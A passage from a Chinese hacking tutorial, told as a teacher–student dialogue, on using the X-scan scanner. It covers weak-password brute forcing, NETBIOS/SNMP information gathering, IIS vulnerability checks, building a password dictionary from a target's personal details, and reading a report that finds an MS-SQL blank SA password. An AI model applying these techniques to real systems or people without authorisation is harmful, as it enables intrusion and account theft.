


图 2

NT-Server 弱口令：通过 139 端口对 WIN2000/XP/2003 主机进行弱口令进行检测。

NETBIOS 信息：通过 NETBIOS 协议搜集目标主机注册表、用户、共享、本地组等敏感信息。

SNMP 信息：通过 SNMP 协议搜集目标主机操作系统版本、开放端口、连接状态、WINS 用户列表等敏感信息。

系统版本：通过 SNMP、NETBIOS 协议主动识别远程操作系统类型及版本。

其他弱口令扫描：利用程序自带或者自定义的字典进行暴力破解。可以通过"扫描参数"窗口中的"字典文件设置"项加载其他字典。

IIS 编码／解码漏洞：用于检测 IIS 编码／解码漏洞，目前检测的漏洞包括'Unicode 编码漏洞'、'二次解码漏洞'和'UTF 编码漏洞'。

漏洞检测脚本：程序包含了很多已知的漏洞检测脚本，用来检测对方是否存在漏洞。

如果对方设置了防火墙进行防 PING 的话，可以在'全局设置'中'其他设置'里选择'无条件扫描'。勾选上'显示详细进度'可以让它在扫描的时候时刻报告进度。"

看到阿布一口气讲了这么多，燕妹妹急了："破……好布老师，你慢一点，一下子讲这么多，我怎么跟的上呀。"

“我讲慢了你怪我，讲快了也要怪我，可真是难缠”。停了一下，阿布继续开讲：“‘插件设置’中的‘端口相关设置’可以设置扫描端口，其中端口和端口之间使用逗号分割开（图3）。还可以自己添加已知的服务和端口的对应表，比如PcAnyWhere的端口是5631，这个地方就可以写成‘PcAnyWhere=5631’。”




图3

X-scan还提供了弱口令猜解功能，程序自带了丰富的字典。当然大家也可以根据自己的扫描环境和扫描对象设定具有针对性的字典进行猜解。假设我要破解你的E-MAIL密码，我就可以收集你的一些数字资料，如出生年月日、电话、手机号，还有喜欢的一些单词等等，然后使用‘黑客字典’生成一个针对燕妹妹的字典。打开X-scan‘插件设置’中的‘字典文件设置’（图4），看看X-scan给我们预备的字典吧！够丰富吧！那么怎么导入我们自己生成的字典呢？很简单，在需要更换的字典文件上双击一下就会出现文件选择框来让我们选择字典文件了。这样，在弱口令猜测的时候成功率就会大大提高。选择好后就可以开始扫描了，程序会同步列出扫描进度。”




图4

接着，阿布话音一转，温柔的说道：“好徒弟呀，老师都给你讲了这么长时间的课了，还不知道你叫什么名字，多大了？你生日是几号，告诉我吧！”

燕妹妹摇了摇头说道：“你干吗想知道这些，莫非是有什么企图？这是个人隐私，谁也不能告诉。”

“别乱说，我哪有什么企图，我只是试试你的安全意识而已，这种隐私信息又岂能随便的告诉别人。”阿布只好找个台阶下。

燕妹妹扫描完成后说道：“那扫描完成了呢？”阿布看了看扫描报告说道：“扫描完成后，程序会自动生成一个格式为HTML网页文件的扫描报告。

1．可以从报告里得到当前主机的总体安全性分析。

2．可以从报告里得知主机安全薄弱的地方，及其建议。

3．可以从报告里得到当前主机的各个漏洞的详细分析及其利用方法和修补方法。

咱们找个实例报告分析一下，就拿刚才你扫描的10.0.2.1-10.0.2.253这个网段的报告来分析吧（图5）。




图5

1．扫描时间

检测报告记录了扫描时间，包括启动时间和结束时间。

2．检测结果

存活主机　14　：这个网段上有14台主机可以PING通。

漏洞数量　17　：这个网段上有17个漏洞存在着，特别严重的。

警告数量　39　：这个网段上有39个安全警告，比较严重的安全隐患。

提示数量　448：这个网段上有448个安全提示，比较轻微的可能暴露的信息。

3．主机列表

简要的列出了这个网段上主机的列表及其主要的安全摘要（主机系统机器开放的端口）。还有对每个主机的检测结果。

4．主机分析

（以10.0.2.100这台主机为例），如图6。

在主机列表中直接点击‘10.0.2.100’的连接就会来到这台主机的分析页面。‘端口/服务’列出了这台服务器所开放的全部服务。‘服务漏洞’列出了与之相对应的安全指标（提示，警告，漏洞）。从列表里可以清晰的看到这台服务器的整体安全状况，这些信息对于黑客与网管都是很重要的。




图6

5．安全漏洞及解决方案

（以MS－SQL服务做讲解），如图7。

在‘主机分析’中直接点击每个服务名就可以转到针对每个服务的详细的安全说明。就以‘ms－sql（1433/tcp）’来讲解，因为这个服务根据X－scan的报告可以得到有严重的安全漏洞。来到详细安全分析列表后，可以看到附近几个都是针对MS－SQL的安全分析，通过第2个和第3个可以确定1433端口确实存在MS－SQL服务，但是都是‘提示’级别的分析，第一个就不一样了，它可是漏洞分析哦！‘SQL－Server弱口令’，而且是SA的空口令，这个漏洞可是相当的危险啊，因为它可以直接影响服务器的生死存亡。

